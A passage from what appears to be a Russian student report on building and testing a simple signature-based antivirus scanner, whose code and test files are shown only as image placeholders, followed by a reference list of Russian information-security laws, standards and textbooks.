


Рисунок А12 – Код

В конечном итоге мы получаем приложение способное просканировать отдельный файл и показать код данного файла (Рисунок А13).

Рисунок А13 – Конечный результат

Для проверки сканера создадим текстовый документ с вредоносным кодом (Рисунок А14).




Рисунок А14 – virus.txt

Вредоносные коды из файла md5.txt представлены на рисунке А15.




Рисунок А15 – Вредоносные коды

Проверим антивирусный сканер на дееспособность (Рисунок А16).




Рисунок А16 – Проверка антивирусного сканера

Сканер указывает, что статус файла: Заражён. Данное приложение является дееспособным.

ИНФОРМАЦИОННОЕ ОБЕСПЕЧЕНИЕ ОБУЧЕНИЯ

Основные источники:

1. Конституция Российской Федерации с учетом поправок, внесенных Законами Российской Федерации о поправках к Конституции Российской Федерации от 30.12.2008 N 6-ФКЗ, от 30.12.2008 N 7-ФКЗ, от 05.02.2014 N 2-ФКЗ, от 21.07.2014 N 11-ФКЗ)
2. Кодекс Российской Федерации об административных правонарушениях от 30.12.2001. № 195-ФЗ (ред. 02.06.2016 N 161-ФЗ)
3. Гражданский кодекс Российской Федерации. Часть четвертая от18.12.2006 Редакция от 28.11.2015(с изм. и доп.
4. Трудовой Кодекс Российской Федерации об от 30.12.2001. № 197-ФЗ
5. Уголовный кодекс Российской Федерации от 13.06.1996 № 63-ФЗ
6. Федеральный закон «О порядке опубликования и вступления в силу федеральных конституционных законов, федеральных законов, актов палат Федерального Собрания» от 14.06.94 г. № 5-ФЗ // Собрание законодательства Российской Федерации. 1994. № 8. Ст. 801.
7. Федеральный закон «О рекламе» от 18.07.95 г. № 108-ФЗ // от 21.07.2005 N 113-ФЗ)
8. Федеральный закон «Об оперативно-розыскной деятельности» от 12.08.95 г. № 144-ФЗ Редакция от 29.06.2015
9. Федеральный закон «Об электронной цифровой подписи» от 10.01.02 г. №1-ФЗ
10. Федеральный Закон от 27.07. 2006 . № 149–ФЗ «Об информации, информационных технологиях и о защите информации» Редакция от 13.07.2015
11. Федеральный Закон от 27.07. 2006 . № 152–ФЗ «О персональных данных» Редакция от 21.07.2014
12. Федеральный закон РФ «О средствах массовой информации» от 27.12. 1991 № 2124-1
13. Федеральный закон РФ «О государственной тайне» от 21.07.93 г.
14. Постановление Правительства Российской Федерации «О государственном учете и регистрации баз и банков данных»
15. Указ Президента РФ от 06.10.2004 N 1286 "Вопросы Межведомственной комиссии по защите государственной тайны
16. Указ Президента РФ «СТРАТЕГИЯ НАЦИОНАЛЬНОЙ БЕЗОПАСНОСТИ РОССИЙСКОЙ ФЕДЕРАЦИИ» от 31.12.2015г. №683
17. Указ Президента Российской Федерации «О перечне сведений, отнесенных к государственной тайне» от 30.11.95 г. №1203;
18. ГОСТ 28147-89. Системы обработки информации. Защита криптографическая. Алгоритмы криптографического преобразования. М., 1990.
19. ГОСТ 51241-98. Средства и системы контроля и управления доступом. Классификация. Общие технические требования и методы испытания. М.: Изд-во Стандартов, 1999.
20. ГОСТ 51275-99. Защита информации. Объект информатизации. Факторы, воздействующие на информацию. Общие положения. М., 2000.
21. ГОСТ Р 50922-96. Защита информации: Основные термины и определения. М., 1996.
22. ГОСТ Р-22.0.04-95. Безопасность в чрезвычайных ситуациях. Биолого-социальные чрезвычайные ситуации. Термины и определения. М., 1995.
23. Гафнер, В.В. Информационная безопасность: Учебное пособие / В.В. Гафнер. - Рн/Д: Феникс, 2010. - 324 с.
24. Громов, Ю.Ю. Информационная безопасность и защита информации: Учебное пособие / Ю.Ю. Громов, В.О. Драчев, О.Г. Иванова. - Ст. Оскол: ТНТ, 2010. - 384 с.

25. Жигулин Г.П. Организационное и правовое обеспечение информационной безопасности, – СПб: СПбНИУИТМО, 2014. – 173с.

26. Методы и модели оценки инфраструктуры системы защиты информации в корпоративных сетях промышленных предприятий: монография / Под ред. П.П. Парамонова. СПб: Изд-во ООО «Студия «НП-Принт», 2012. — 115 с.

Дополнительные источники

1. В П Мак-Мак. Служба безопасности предприятия. http://www.opvodopad.ru/docs/security_school/busin/16__luzhba_bezopasnosti_predpriyatiya.pdf

2. Алябьева, О. Организация процесса адаптации // Кадровые решения. – 2013. - №6. - С. 81-86.

3. Аминов, В.Л. Кадровая безопасность предприятия // Кадровые решения. – 2012. – № 10. – С.91-99.

4. Бахарева, Е.В. Коммерческая тайна // Секретарь-референт. – 2013. – № 11. – С. 43-50.

5. Громыко, И.А. Общая парадигма защиты информации. Определение терминов: от носителей к каналам утечки информации // Защита информации. Инсайд. – 2012. - № 1. – С.12-15.

6. Зенин, Н. Обеспечение конфиденциальности информации – это всегда комплексный подход // Трудовое право. – 2013. – № 1. – С. 41-42.

7. Камаев, В.А., Натров, В.В. Моделирование и анализ состояния информационной безопасности организации // Защита информации. Инсайд. – 2012. - № 4. – С.16-20.

8. Комлева, А.А. Государственная тайна // Консультант Плюс [Электронный ресурс]: Справочная правовая система. – Версия Проф, сетевая. – Электрон.дан. (76 Кб). – М.: АО Консультант Плюс, 2012. – 1 электрон.опт. диск (CD-ROM).

9. Лагушкин, В.П., Мельникова, Е.И. Коммерческая тайна как правовая категория // Консультант Плюс [Электронный ресурс]: Справочная правовая система. – Версия Проф, сетевая. – Электрон.дан. (74,5 Кб). – М.: АО Консультант Плюс, 2013. – 1 электрон.опт. диск (CD-ROM).

Интернет-ресурсы

1. Справочно-поисковые системы информационно-правового обеспечения КОНСУЛЬТАНТ +

2. Центр проблем информационного права - http://www.medialaw.ru/

3. Институт развития информационного общества в России http://www.iis.ru/index.html